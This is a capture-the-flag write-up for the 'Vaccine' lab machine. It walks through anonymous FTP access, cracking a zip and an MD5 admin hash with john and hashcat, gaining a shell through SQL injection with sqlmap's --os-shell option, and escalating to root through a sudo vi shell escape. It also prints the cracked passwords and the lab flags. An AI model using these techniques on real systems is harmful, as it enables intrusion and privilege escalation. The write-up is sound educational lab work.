frncscrlnd's writeups
Writeups from challenges and CTFs i take part in.
Project maintained by frncscrlnd Hosted on GitHub Pages — Theme by mattgraham
Vaccine
This Starting Point machine revolves around SQL injections and privilege escalation.
Table of contents:
Task 1
Besides SSH and HTTP, what other service is hosted on this box?
This task asks us to carry out a network services scan. Let’s see if a basic nmap scan will work:
nmap target-ip-here
This will return
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
This basic scan was just enough to tell us that besides the HTTP and SSH services, an
FTP
service is hosted on the box.
Task 2
This service can be configured to allow login with any password for specific username. What is that username?
As we’ve seen in the Crocodile box, anonymous is the username that can be set up to allow login with any password.
We can try logging in this way with ftp anonymous@target-ip.here
This will return
230 Login successful.
Which means we’ve correctly logged in. This also means that
anonymous
is the username that can be set up to allow login with any password.
Task 3
What is the name of the file downloaded over this service?
We can list files via FTP with ls.
This will return:
229 Entering Extended Passive Mode (|||10329|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
This means that the file we are looking for is
backup.zip
Task 4
What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?
The task is talking about a script which is included in John The Ripper, a password bruteforce/guessing toolkit we learned about in the Responder box. john includes multiple script that can extract hashes/digests from some common file formats (.zip, .rar, .pdf, .pptx, .docx, .kdbx and more). The scripts are zip2john, pdf2john, rar2john, office2john, ssh2john and keepass2john. To get a hash from this file we need to use
zip2john
To get the password to the .zip file we first need to extract the hash with zip2john backup.zip > hash.txt
Then we need to crack the hash using john. We can try the standard wordlist (/usr/share/john/password.lst
) by using john hash.txt
This will return
741852963 (backup.zip)
This means that the password will be 741852963. If you unzip the backup.zip file with unzip backup.zip, you’ll be prompted to type a password, like this:
[backup.zip] index.php password:
After typing the password,use ls to show the revealed files. This will return:
backup.zip hash.txt index.php style.css
Task 5
What is the password for the admin user on the website?
Use cat index.php to read the content of the webpage. This will reveal that this is a login page. The authentication logic is vulnerable:
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
This means that the password hash (2cb42f8734ea607eefed3b70af13bbd3) and function (md5) is stored in the code. We can now use hashcat, a dictionary attack utility similar to john, to crack it. However, in order to do so, we need to put the hash string into a file, like this: echo 2cb42f8734ea607eefed3b70af13bbd3 > md5.txt. Then we need to use hashcat’s example hashes to knwo which code md5 refers to. Since we know hashcat’s md5 code is 0, we can crack the hash by using the rockyou.txt wordlist like this:
hashcat -m 0 md5.txt /usr/share/wordlists/rockyou.txt
This will return:
2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session..........: hashcat
Status...........: Cracked
This measn the the admin’s password is
qwerty789
Task 6
What option can be passed to sqlmap to try to get command execution via the sql injection?
A SQL injection (SQLi) is a code injection vulnerability that allows dangerous valid SQL syntax to be injected in a request. We’ll explore how to exploit one with SQLmap.
By visiting the target IP from a browser we’ll be met with the login page we’va seen before. Login with admin and qwerty789. You’ll now see a car catalogue like this:

Open up Burp, set it up if you haven’t and turn your FoxyProxy extension to use Burp as a proxy and ‘Intercept on’. Type something inside the search bar and press enter. You’ll capture the request to that page, something like this:
GET /dashboard.php?search=abc HTTP/1.1
Host: 10.129.95.174
User-Agent: ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.129.95.174/dashboard.php
Cookie: PHPSESSID=...
Upgrade-Insecure-Requests: 1
Priority: u=0, i
copy it and paste it into a file after creating one with nano request.txt. After pasting the request, we can look online at the official wiki or use sqlmap –help for which option can be used to get command execution. We now know that
–os-shell
is the option we are looking for.
Task 7
What program can the postgres user run as root using sudo?
After running sqlmap -r request.txt --os-shell we now know that the back-end DBMS is PostgreSQL, as sqlmap tells us. We also get a shell, as you can see by the os-shell> prompt. After looking around for a bit, you’ll find that in /var/www/html/dashboard.php (the web server’s main directory) there is a user and password. We can use these to log in as postgres user via SSH:
ssh postgres@target-ip-here
And then, when prompted with a password:
P@s5w0rd!
This will return
postgres@vaccine:~$
Which means that we are logged in. Run sudo -l and the the user’s password to see which programs can be run from this user by using sudo. This will return
User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
which means that the program we are looking for is
vi
, a common text editor.
Submit User Flag
Submit the flag located in the postgres user’s home directory.
After using ls we can see that there’s a user.txt file, which is also the postgres user’s flag:
ec9b13ca4d6229cd5cc1e09980965bf7
Submit Root Flag
Submit the flag located in root’s home directory.
The root flag is inside the /root directory, but we can’t access it. Since we can use the sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf command, let’s try and acces the directory from inside vi: once the text editor is open, use the :! to shell escape and run commands as root. :!whoami, in fact, will return root.
Run :!ls /root and it will return:
pg_hba.conf root.txt snap
Now run :!cat /root/root.txt and it will return the flag:
dd6e058e814260bc70e9bbdef2715849